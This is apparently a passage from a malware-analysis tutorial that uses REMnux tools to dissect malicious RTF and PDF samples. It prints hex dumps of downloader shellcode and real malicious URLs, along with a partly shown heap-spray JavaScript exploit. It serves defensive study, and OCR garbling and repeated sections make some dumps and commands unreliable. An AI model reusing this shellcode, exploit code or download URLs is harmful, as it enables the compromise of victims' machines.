  Name: 'Package\x00' Size: 212683 md5: dbfe61e38a1ec1fdf18a10af86169ee7 magic: 0200c8e7
299 Level 2 c= 0 p=000bc600 l= 3226 h= 3184; 252 b= 0 0 u= 0 \*\datastore
  Name: 'Msxml2.SAXXMLReader.6.0\x00' Size: 1536 md5: 1fe2584cdefb39db83f97b1b7851b244 magic: d0cff0
```

This rtf file contains two objects ("O")

- "l=444804" is the number of characters in the object
- "h=441288" is the number of hexadecimal characters in the object

NB: having a "l" value significantly higher than the "h" value can be a sign of obfuscation.

The item 207 contains some data “\objdata”. It is possible to dump and decode the content of the data with the below command:

- **rtfdump.py -s 207 -H -d malrft.rtf >malrtf207.bin**

The content of the dump file “malrtf207.bin” can be checked with the **strings** command.

- ```
▪ strings malrtf207.bin | more
```

The binfile can be manually decoded to determine the actions and identify IOCs. If it is too hard to deobfuscate, the file can be analyzed using dynamic malware analysis.

## Example 2

The below sample is used to illustrate the next steps:

- SHA256: 5627020b060387afb16f9d2de2b3bbd6ea870fe91d5658caabca8209227ad5f1
  - **rtfdump.py malrtf2.rtf**

There are more than 22'000 thousands items. It is a clear sign of obfuscation.

The below command can be used to filter out the items with embedded objects.

- `rtfdump.py -f 0 malrtf2.rtf`

```
remnux@remnux: ~/Documents/malrtf/malrtf2.rtf
File Edit View Search Terminal Help
remnux@remnux:~/Documents/malrtf/malrtf2$ rtfdump.py -f 0 malrtf2.rtf
 160 Level 3 c= 5 p=000029a0 l= 1195469 h= 11431; 52 b= 0 0 u= 1 \ansi
 Name: '\xb0\xbb\x00' Size: 3584 md5: e11618e604048774018d0720a99e8fe2 magic: d0cf1le0
 165 Level 4 c= 1 p=00002ae5 l= 1195143 h= 11431; 52 b= 0 0 u= 1 *\objdata1
33765
 Name: '\xb0\xbb\x00' Size: 3584 md5: e11618e604048774018d0720a99e8fe2 magic: d0cf1le0
 166 Level 5 c= 4661 p=00002af7 l= 1195124 h= 11431; 52 b= 0 0 u= 1
 Name: '\xb0\xbb\x00' Size: 3584 md5: e11618e604048774018d0720a99e8fe2 magic: d0cf1le0
 167 Level 6 c= 4468 p=00002af8 l= 242886 h= 2315; 1 b= 0 0 u= 1
 Name: '\xb0\xbb\x00' Size: 3584 md5: d3be8ae0fcfa02d2fd0ece11efc627a0 magic: d0cf1le0
```

Additional information can be extracted for the object 166

- `rtfdump.py -s 166 -Hi malrtf2.rtf`

- `rtfdump.py -s 166 -H -c "0x33:0xe00" malrtf2.rtf`

```
remnux@remnux: ~/Documents/malrtf/malrtf2
File Edit View Search Terminal Help

00000B10: 67 59 27 F2 C9 5C 27 00 00 00 00 00 0C 00 00 00 gY'..\'.....'.
00000B20: 30 00 00 40 00 00 00 00 0C 00 00 46 EA 59 27 A4 0..@.....F.Y'.
00000B30: 0D 59 27 00 A0 62 27 85 00 5E 27 10 A0 62 27 12 .Y'..b'..^..b'.
00000B40: 60 59 27 79 88 5B 27 E7 CF 5D 27 00 00 00 00 24 `Y'y.['.]`....$.
00000B50: 00 00 00 00 00 00 00 12 60 59 27 B8 01 5E 27 00Y'..^'.
00000B60: 00 00 00 A2 92 59 27 67 92 58 27 90 90 90 90 90Y'g.X'.....
00000B70: 90 90 90 33 C9 64 8B 41 30 8B 40 0C 8B 70 14 AD ...3.d.A0.@..p..
00000B80: 96 AD 8B 58 10 8B 53 3C 03 D3 8B 52 78 03 D3 8B ..X..S<...Rx...
00000B90: 72 20 03 F3 33 C9 41 AD 03 C3 81 38 47 65 74 50 r ..3.A....8GetP
00000BA0: 75 F4 81 78 04 72 6F 63 41 75 EB 81 78 08 64 64 u..x.rocAu..x.dd
00000BB0: 72 65 75 E2 8B 72 24 03 F3 66 8B 0C 4E 49 8B 72 reu..r$..f..NI.r
00000BC0: 1C 03 F3 8B 14 8E 03 D3 33 C9 51 68 2E 73 63 723.Qh.scr
00000BD0: 68 77 6F 72 64 53 52 51 68 61 72 79 41 68 4C 69 hwordsSRQharyAhLi
00000BE0: 62 72 68 4C 6F 61 64 54 53 FF D2 83 C4 0C 59 50 brnLoadTS.....YP
00000BF0: 51 66 B9 6C 6C 51 68 6F 6E 2E 64 68 75 72 6C 6D Of.tlqnon.dhurlm
00000C00: 54 FF D0 83 C4 10 8B 54 24 04 33 C9 51 66 B9 65 T.....T$.3.Qf.e
00000C10: 41 51 33 C9 68 6F 46 69 6C 68 6F 61 64 54 68 6F AQ3.hoFilheadTho
00000C20: 77 6E 6C 68 55 52 4C 44 54 50 FF D2 33 C9 8D 54 wnlhURLDTP..3..T
00000C30: 24 24 51 51 52 EB 47 51 FF D0 83 C4 1C 33 C9 5A $$QQR.GQ.....3.Z
00000C40: 5B 53 52 51 68 78 65 63 61 88 4C 24 03 68 57 69 [SRQhxeca.L$.hWi
00000C50: 6E 45 54 53 FF D2 6A 05 8D 4C 24 18 51 FF D0 83 nETs..j..L$.Q...
00000C60: C4 0C 5A 5B 68 65 73 73 61 83 6C 24 03 61 68 50 ..Z[hessa ls.ahP
00000C70: 72 6F 63 68 45 78 69 74 54 53 FF D2 FF D0 E8 B4 r0chExitTS.....
00000C80: FF FF FF 68 74 74 70 3A 2F 2F 73 75 62 64 6F 6Dhttp://subdom
00000C90: 66 72 65 65 66 6F 72 79 6F 75 2E 63 6F 6D 2F 67 freeforyou.com/g
00000CA0: 65 6E 74 6C 65 2F 62 65 74 61 2E 65 78 65 00 00 entle/beta.exe..
00000CB0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000CC0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000CD0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..
```

The output of this command is interesting.

- In red, a URL is present “hXXp://subdomfreeforyou[.]com/gntle/beta.exe”
  - In green, before the URL, there are lots of bytes, but interesting words can be identified: “Load”, “URL” and “Exit”.
  - Before, highlighted in orange, no-operation (a NOP-sled) sequence is present (\x90), which is a good indicator of an exploit for a shell code.

The following command can be used to decode and extract the strings.

- `rtfdump.py -s 166 -H -c "[9090909033C9]:0x2001" -d malrtf2.rtf | strings`

```
remnux@remnux:~/Documents/malrtf/malrtf2$ rtfdump.py -s 166 -H -c "[9090909033C9]:0x2001" -d malrtf2.rtf | strings
8GetPu
rocAu
ddreu
Qh.scrhwordSRQharyAhLibrhLoadTS
YPQf
llQhon.dhurlmT
eAQ3
hoFilloadThownlhURLDTP
T$$QQR
Z[SRQhxeca
hWinETS
Z[hessa
ahProchExitTS
http://subdomfreeforyou.com/gentle/beta.exe
```

Using rtfdump, we will look for “90 90 90 90 90 33 C9” specific sequence.

- `rtfdump.py -s 166 -H -c "[9090909033C9]:0x2001" malrtf2.rtf`
  - -c "[9090909033C9]:0x2001"
    - [9090909033C9] – strings
    - 0x120l – length of the strings

```
remnux@remnux:~/Documents/malrtf/malrtf2$ rtfdump.py -s 166 -H -c "[9090909033C9]:0x120l" malrtf2.rtf
00000000: 90 90 90 90 33 C9 64 8B 41 30 8B 40 0C 8B 70 14 ...3.d.A0. @_ .p.
00000010: AD 96 AD 8B 58 10 8B 53 3C 03 D3 8B 52 78 03 D3 ...X..S<...Rx..
00000020: 8B 72 20 03 F3 33 C9 41 AD 03 C3 81 38 47 65 74 ..r ..3.A...8Get
00000030: 50 75 F4 81 78 04 72 6F 63 41 75 EB 81 78 08 64 Pu..x.rocAu..x.d
00000040: 64 72 65 75 E2 8B 72 24 03 F3 66 8B 0C 4E 49 8B dreu..r$..f..NI.
00000050: 72 1C 03 F3 8B 14 8E 03 D3 33 C9 51 68 2E 73 63 r.....3.Qh.sc
00000060: 72 68 77 6F 72 64 53 52 51 68 61 72 79 41 68 4C rhwordSRQharyAhL
00000070: 69 62 72 68 4C 6F 61 64 54 53 FF D2 83 C4 0C 59 ibrhLoadTS....Y
00000080: 50 51 66 B9 6C 6C 51 68 6F 6E 2E 64 68 75 72 6C PQf.llQhon.dhurl
00000090: 6D 54 FF D0 83 C4 10 8B 54 24 04 33 C9 51 66 B9 mT.....TS.3.Qf.
000000A0: 65 41 51 33 C9 68 6F 46 69 6C 68 6F 61 64 54 68 eAQ3.hoFilloadTh
000000B0: 6F 77 6E 6C 68 55 52 4C 44 54 50 FF D2 33 C9 8D ownlhURLDTP..3..
000000C0: 54 24 24 51 51 52 EB 47 51 FF D0 83 C4 1C 33 C9 T$$QQR.G0....3.
000000D0: 5A 5B 53 52 51 68 78 65 63 61 88 4C 24 03 68 57 Z[SRQhxeca.L$._HW
000000E0: 69 6E 45 54 53 FF D2 6A 05 8D 4C 24 18 51 FF D0 inETS..j...L$.Q..
000000F0: 83 C4 0C 5A 5B 68 65 73 73 61 83 6C 24 03 61 68 ...Z[hessa.l$.ah
00000100: 50 72 6F 63 68 45 78 69 74 54 53 FF D2 FF D0 E8 ProchExitTS....
00000110: B4 FF FF FF 68 74 74 70 3A 2F 2F 73 75 62 64 6Fhttp://subdo
```

The shellcode can be extracted with the below command to be further analyzed.

- `rtfdump.py -s 166 -H -c "[9090909033C9]:0x2001" -d malrtf2.rtf > malrtf2_shellcode.bin`

## SCBD - ShellCode

[Scdbg.exe](#) is a program that runs a shellcode and emulates 32bit processor, memory and Windows API calls. It displays the Windows API call performed by the shellcode.

The emulation of shellcode is an easy way to identify the action performed by the shellcode.

- `wine scdbg.exe -f malrtf2_shellcode.bin`

```
remnux@remnux:~/Documents/malrtf/malrtf2$ wine scdbg.exe -f malrtf2_shellcode.bin
Loaded 200 bytes from file malrtf2_shellcode.bin
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

40107c GetProcAddress(LoadLibraryA)
401094 LoadLibraryA(urimon.dll)
4010bd GetProcAddress(URLDownloadToFileA)
4010cb URLDownloadToFileA(http://subdomfreeforyou.com/gentle/beta.exe, word.scr)
4010e7 GetProcAddress(WinExec)
4010f0 WinExec(word.scr)
40110d GetProcAddress(ExitProcess)
40110f ExitProcess(1953069125)

Stepcount 2180
```

Using scdbg, the actions performed by the shellcode can be analyzed. Basically, the above shellcode uses “URLDownloadToFileA” to download a file and writes this file in “word.scr”. Then, using “WinExec”, the “word.scr” file is executed.

## JavaScript

### Obfuscation techniques

- Formatting: Modify the code to make it more difficult to read. A code beautification program can be used to parse the JS code in order to reformat it.
- Extraneous Code: add extra lines of code that are not usewithin the code. To solve this obfuscation technique, looks for variables and codes that are only used once and delete them.
- Data Obfuscation: use operations to make data unreadable or confusing. Replace the readable values.
- Substitution: uses random name for variable. Read the code and rename the variable.

### Example 1

The below sample is used to illustrate the next steps:

- SHA256: e6889f6e98f554a3fd6e4371e9a8323abbd tcbcd2031b8863ba84a3050c56bea

### Example 2

I used the JavaScript (object 6) that we extracted from the analysed pdf in the pdf section (cf. pdf section).


- PDF – SHA256: e6889f6e98f554a3fd6e4371e9a8323abbd tcbcd2031b8863ba84a3050c56bea

### Peepdf – js\_analyze

Peepdf is a tool that is used for the analysis of pdf cf. pdf section, moreover it has also the capability to analysis JavaScript.

Peepdf has several js analysis tool.

- peepdf -i



```
remnux@remnux: ~/Desktop/malware/JS/badpdf_object6
File Edit Tabs Help
remnux@remnux:~/Desktop/malware/JS/badpdf_object6$ peepdf -i
PPDF> help

Documented commands (type help <topic>):
=====
bytes exit js_join quit set
changelog filters js_unescape rawobject show
create hash js_vars rawstream stream
decode help log references tree
decrypt info malformed_output replace vtcheck
embed js_analyse metadata reset xor
encode js_beautify modify save xor_search
encode_strings js_code object save_version
encrypt js_eval offsets sctest
errors js_jjdecode open search

PPDF>
```

<https://eternal-todo.com/blog/extract-streams-shellcode-peepdf>

## Peepdf – js\_analyze

The analysed JavaScript was extracted from the following malicious pdf file:

- SHA256: 6f33cdf096a8744a1ad0ae15d67784405d6182b529b8cccd1b332377fb4169f7

- **peepdf -i**
  - Peepdf interactive mode
- **js\_analyse file badpdf\_object9.js**
  - Analyse the PDF file
  - Output 1/3: Original JavaScript code

```
remnux@remnux: ~/Desktop/malware
PPDF> js_analyse file badpdf_object9.js

Javascript code:

=====
Original Javascript code =====

var keyStr = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";
;
function decode64(input) {
 var output = "";
 var chr1, chr2, chr3;
 var enc1, enc2, enc3, enc4;
 var i = 0;
 input = input.replace(/[^A-Za-z0-9+\=\/\=]/g, "");
 do {
 enc1 = keyStr.indexOf(input.charAt(i++));
 enc2 = keyStr.indexOf(input.charAt(i++));
 enc3 = keyStr.indexOf(input.charAt(i++));
 enc4 = keyStr.indexOf(input.charAt(i++));
 chr1 = (enc1 << 2) | (enc2 >> 4);
 chr2 = ((enc2 & 15) << 4) | (enc3 >> 2);
 chr3 = ((enc3 & 3) << 6) | enc4;
 output = output + String.fromCharCode(chr1);
 if (enc3 != 64) {
```

■ Output 2/3: Next stage of JavaScript code

```

remnux@remnux: ~/Desktop/malware
File Edit Tabs Help
=====
Next stage of Javascript code =====
var keyStr = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+=";
;

function decode64(input) {
 var output = "";
 var chr1, chr2, chr3;
 var enc1, enc2, enc3, enc4;
 var i = 0;
 input = input.replace(/[^A-Za-z0-9\+\/\^\=]/g, "");
 do {
 enc1 = keyStr.indexOf(input.charAt(i++));
 enc2 = keyStr.indexOf(input.charAt(i++));
 enc3 = keyStr.indexOf(input.charAt(i++));
 enc4 = keyStr.indexOf(input.charAt(i++));
 chr1 = (enc1 << 2) | (enc2 >> 4);
 chr2 = ((enc2 & 15) << 4) | (enc3 >> 2);
 chr3 = ((enc3 & 3) << 6) | enc4;
 output = output + String.fromCharCode(chr1);
 if (enc3 != 64) {
 output = output + String.fromCharCode(chr2);
 }
 }
}

```

■ Output 3/3: decode the JS and provide the URL used for the second stage of the attack

```

remnux@remnux: ~/Desktop/malware
File Edit Tabs Help
36 0f be 14 03 38 f2 74 08 c1 cf 0d 03 fa 40 eb |6....8.t.....@.|

ef 58 3b f8 75 e5 5e 8b 46 24 03 c3 66 8b 0c 48 |.X;..u.^F$..f..H|

8b 56 1c 03 d3 8b 04 8a 03 c3 5f 5e 50 c3 8d 7d |.V.....^P..|

1c 57 52 b8 33 ca 8a 5b e8 a2 ff ff 32 c0 8b |.WR.3.[....2..|

f7 f2 ae 4f 8b 45 10 ab 66 98 66 ab 33 c0 b8 61 |...0.E..f.f.3..a|

64 00 00 50 68 54 68 72 65 35 24 1c 69 74 50 54 |d..PhThre5$.itPT|

53 b8 aa fc 0d 7c ff 55 18 83 c4 0c 50 b0 6c 8a |S....|U....P.1.|

e0 98 50 68 6f 6e 2e 64 68 75 72 6c 6d 54 b8 8e |..Phon.dhurlmT..|

4e 0e ec ff 55 18 83 c4 0c 93 50 33 c0 50 50 56 |N....U....P3.PPV|

8b 55 18 03 55 14 52 50 b8 36 1a 2f 70 ff 55 18 |.U..U.RP.6./p.U.|

5b 83 7d 00 01 0f 85 9e 00 00 00 6a 00 68 80 00 |[.}.....j.h..|

00 00 6a 03 6a 00 6a 03 68 00 00 00 c0 56 b8 a5 |..j.j.j.h....V..|

17 00 7c ff 55 18 89 45 04 6a 04 68 00 10 00 00 |..|U..E.j.h....|

68 00 00 08 00 6a 00 b8 54 ca af 91 ff 55 18 89 |h....j..T....U..|

45 0c 50 6a 00 8d 4d 08 51 68 00 00 08 00 50 ff |E.Pj..M.Qh....P.|

75 04 b8 16 65 fa 10 ff 55 18 5f 8b 17 83 c7 04 |u....e....U._....|

8b 4d 08 83 e9 04 e8 a7 00 00 00 6a 00 6a 00 6a |.M.....j.j.j|

00 ff 75 04 b8 ac 08 da 76 ff 55 18 6a 00 8d 4d |..u.....v.U.j..M|

08 51 ff 75 08 ff 75 0c 83 04 24 04 ff 75 04 b8 |.Q.u..u...$..u..|

1f 79 0a e8 ff 55 18 ff 75 04 b8 fb 97 fd 0f ff |.y....U..u.....|

55 18 c7 45 00 02 00 00 57 56 b8 98 fe 8a 0e |U..E.....wV.....|

ff 55 18 eb 2a 18 2a f9 b7 d2 77 b3 01 45 8a 92 |.U.*.*....w..E..|

b7 ad 50 5d e4 67 f5 e6 c7 1a bf ab 1e 10 42 76 |..P].g.....Bv|

a2 a1 54 63 09 7b 89 b0 f4 97 4e 73 93 3f f1 83 |..Tc.{....Ns.?..|

7d 00 02 74 60 c7 45 00 01 00 00 00 c7 45 10 79 |}..t`..E.....E.y|

2e 65 78 c7 45 14 72 01 00 00 8b 7d 18 03 7d 14 |.ex.E.r.....}..|.|

b9 26 00 00 00 8b 57 fc e8 05 00 00 00 e9 7c fe |.&....W.....|.|

ff ff 33 c0 8a 07 d2 c8 32 c1 f6 d0 32 c5 32 c2 |..3.....2....2.2.|

32 c6 d2 c0 02 c1 02 c5 02 c2 02 c6 d2 c8 2a c1 |2.....*.|

2a c5 f6 d0 2a c2 2a c6 d2 c0 d3 c2 0f ca 88 07 |*....*.....|

47 49 75 ce c3 c3 68 74 74 70 3a 2f 2f 73 6e 61 |GIu...http://sna|

70 61 64 6f 6f 73 2e 63 6f 6d 2f 62 61 6e 6e 65 |padoos.com/banne|

72 2f 67 65 74 65 78 65 2e 70 68 70 3f 73 70 6c |/r/getexe.php?spl|

3d 70 64 66 |=pdf|

```

URLs in shellcode:

```

http://snapadoos.com/banner/getexe.php?spl=pdf

```

Js\_analysis manages to extract one URL <http://snapadoos.com/banner/getexe.php?spl=pdf> known as malicious on [VirusTotal](#).

## Peepdf – js\_analyze

Peepdf is a tool that is used for the analysis of pdf (cf. pdf section), moreover it has also the capability to analyze JavaScript.

The analyzed JavaScript was extracted from the following malicious pdf file:

- SHA256: 6f33cdf096a8744a1ad0ae15d67784405d6182b529b8ccd1b332377fdbd4169f7

Peepdf has several js analysis tools.

- **peepdf -i**

A screenshot of a terminal window titled "remnux@remnux: ~/Desktop/malware/JS/badpdf\_object6". The window contains the following text:

```
remnux@remnux:~/Desktop/malware/JS/badpdf_object6$ peepdf -i
PPDF> help

Documented commands (type help <topic>):
=====
bytes exit js_join quit set
changelog filters js_unescape rawobject show
create hash js_vars rawstream stream
decode help log references tree
decrypt info malformed_output replace vtcheck
embed js_analyse metadata reset xor
encode js_beautify modify save xor_search
encode_strings js_code object save_version
encrypt js_eval offsets sctest
errors js_jjdecode open search
```

The command `js_analyse` is highlighted with a red box. The prompt `PPDF>` is also highlighted with a red box at the bottom left.


Js\_analyse permits to analyze and decrypt the JavaScript automatically.

- **js\_analyse file object13**

## Peepdf

- **peepdf -i**
- **js\_beautify file object13**
  - js\_beautify can be used to structure the JS code correctly to be more readable.

The JS code contains some long variable names to make the analysis more difficult. Rename them to make the reading of the code easier variables.



```

object13_modified

File Edit Search Options Help
function function1()
{
 shellcode = unescape("%u4343%u4343%u0feb%u335b%u66c9%u80b9%u8001%uef33%ue243%uebfa%ue805%uffec%uffff%u8b7f%udf4e%uefef%u64ef%u
 nop = unescape("%u0909%u9090");
 shellcode_20 = 20 + shellcode.length
 while (nop.length < shellcode_20) nop += nop;
 substring1 = nop.substring(0, shellcode_20);
 substring2 = nop.substring(0, nop.length-shellcode_20);
 while(substring2.length + shellcode_20 < 0x40000) substring2 = substring2 + substring2 + substring1;

 array1 = new Array();
 for (i = 0; i < 2020; i++) array1[i] = substring2 + shellcode;

 function function2(arg1, arg2)
 {
 var var1 = "";
 while (--arg1 >= 0) var1 += arg2;
 return var1;
 }

 Collab.collectEmailInfo({msg:function2(4096, unescape("%u0909%u0909"))});
}
function1()

```

## Js-didier

Js-didier is a modified version of the Spidermonkey tool.

- **js-didier object13**
  - To decode the JavaScript

In this situation, nothing is decoded because the function containing the shellcode is never called and then run. Consequently, add *function1()* at the end of the script to run the code.



```

object13_modified

File Edit Search Options Help
function function1()
{
 shellcode = unescape("%u4343%u4343%u0feb%u335b%u66c9%u80b9%u8001%uef33%ue243%uebfa%ue805%uffec%uffff%u8b7f%udf4e%uefef%u64ef%u
 nop = unescape("%u0909%u9090");
 shellcode_20 = 20 + shellcode.length
 while (nop.length < shellcode_20) nop += nop;
 substring1 = nop.substring(0, shellcode_20);
 substring2 = nop.substring(0, nop.length-shellcode_20);
 while(substring2.length + shellcode_20 < 0x40000) substring2 = substring2 + substring2 + substring1;

 array1 = new Array();
 for (i = 0; i < 2020; i++) array1[i] = substring2 + shellcode;


 function function2(arg1, arg2)
 {
 var var1 = "";
 while (--arg1 >= 0) var1 += arg2;
 return var1;
 }

 Collab.collectEmailInfo({msg:function2(4096, unescape("%u0909%u0909"))});
}
function1()

```

Even after calling the function, nothing was run. This is because js-didier did not identify any “eval” or “document.write()” command.

- **js-didier object13**



```
remnux@remnux: ~/Desktop/malware/JS/JS_object13$ js-didier object13_modified
object13_modified:24: ReferenceError: Collab is not defined
remnux@remnux: ~/Desktop/malware/JS/JS_object13$
```


Add the following code after the shellcode: "document.write(shellcode); return;" to run it and return it output.



```
remnux@remnux: ~/Desktop/malware/JS/JS_object13$ js-didier object13_modified
*object13_modified
File Edit Search Options Help
function function1()
{
 shellcode = unescape("%u4343%u4343%u0feb%u335b%u66c9%u80b9%u8001%uef3%ue243%uebfa%ue805%uffec%uffff%u8b7f%udf4e%uefef%u64ef%u9090%u9090");
 document.write(shellcode);
 return;
}
nop = unescape("%u9090%u9090");
shellcode_20 = 20 + shellcode.length
while (nop.length < shellcode_20) nop += nop;
substring1 = nop.substring(0, shellcode_20);
substring2 = nop.substring(0, nop.length-shellcode_20);
substring3 = nop.substring(shellcode_20, 0x10000);
```

Run again js-didier object13, and finally the script runs successfully. It created tree output files:


- Write.bin.log: binary representation of the document
- Write.log: ASCII version
- Write.uc.log: Unicode version



```
remnux@remnux: ~/Desktop/malware/JS/JS_object13$ js-didier object13_modified
remnux@remnux: ~/Desktop/malware/JS/JS_object13$ ls | grep write
write.bin.log
write.log
write.uc.log
remnux@remnux: ~/Desktop/malware/JS/JS_object13$
```

The content of the file can be outputted.

- **strings write.bin.log**



```
remnux@remnux: ~/Desktop/malware/JS/JS_object13
File Edit Tabs Help
remnux@remnux:~/Desktop/malware/JS/JS_object13$ strings write.bin.log
CCCC
d*1/
http://78.109.30.5/count/005AD56F/load.php?pdf=a684ecee76fc522773286a895bc8436
CCCC
d*1/
http://78.109.30.5/count/005AD56F/load.php?pdf=a684ecee76fc522773286a895bc8436
CCCC
d*1/
http://78.109.30.5/count/005AD56F/load.php?pdf=a684ecee76fc522773286a895bc8436
CCCC
d*1/
http://78.109.30.5/count/005AD56F/load.php?pdf=a684ecee76fc522773286a895bc8436
remnux@remnux:~/Desktop/malware/JS/JS_object13$
```

<http://78.109.30.5/count/005AD56F/load.php?pdf=a684ecee76fc522773286a895bc8436>

**[JSDetox](#)** - Mozilla's JavaScript engine for debugging malicious JS.

- <http://www.relentless-coding.com/projects/jsdetox/screencasts>

<https://github.com/svent/jsdetox>

# ShellCode

A shellcode is a small piece of hexadecimal code used as a payload by malware to perform various actions (e.g. download the second stage of the attack, contact the C2 sever, etc.).

Shellcode can be stored/encoded in various formats:

- hexadecimical (68 74 74 70)
  - percentage unicode (%u7468%u7074)
  - backslash (\x68\x74\x74\x70)
  - backslash unicode (\u7468\u7074)
  - byte array ([0x68, 0x74, 0x74, 0x70])

The below JavaScript was extracted from the below pdf (cf. pdf section):

- SHA256: e6889f6e98f554a3fd6e4371e9a8323abbd9ced2031b8863ba84a3050c56bea
  - **cat badpdf\_object6.js**

```
remnux@remnux:~/Documents/badpdf$ cat badpdf object6.js
```

It can be identified that the JavaScript code contains a *percentage Unicode* ("%u") encoded shellcode. To analyze the shellcode, it must be extracted before being converted in hexadecimal values.

<https://resources.infosecinstitute.com/topic/hacking-pdf-part-2/>

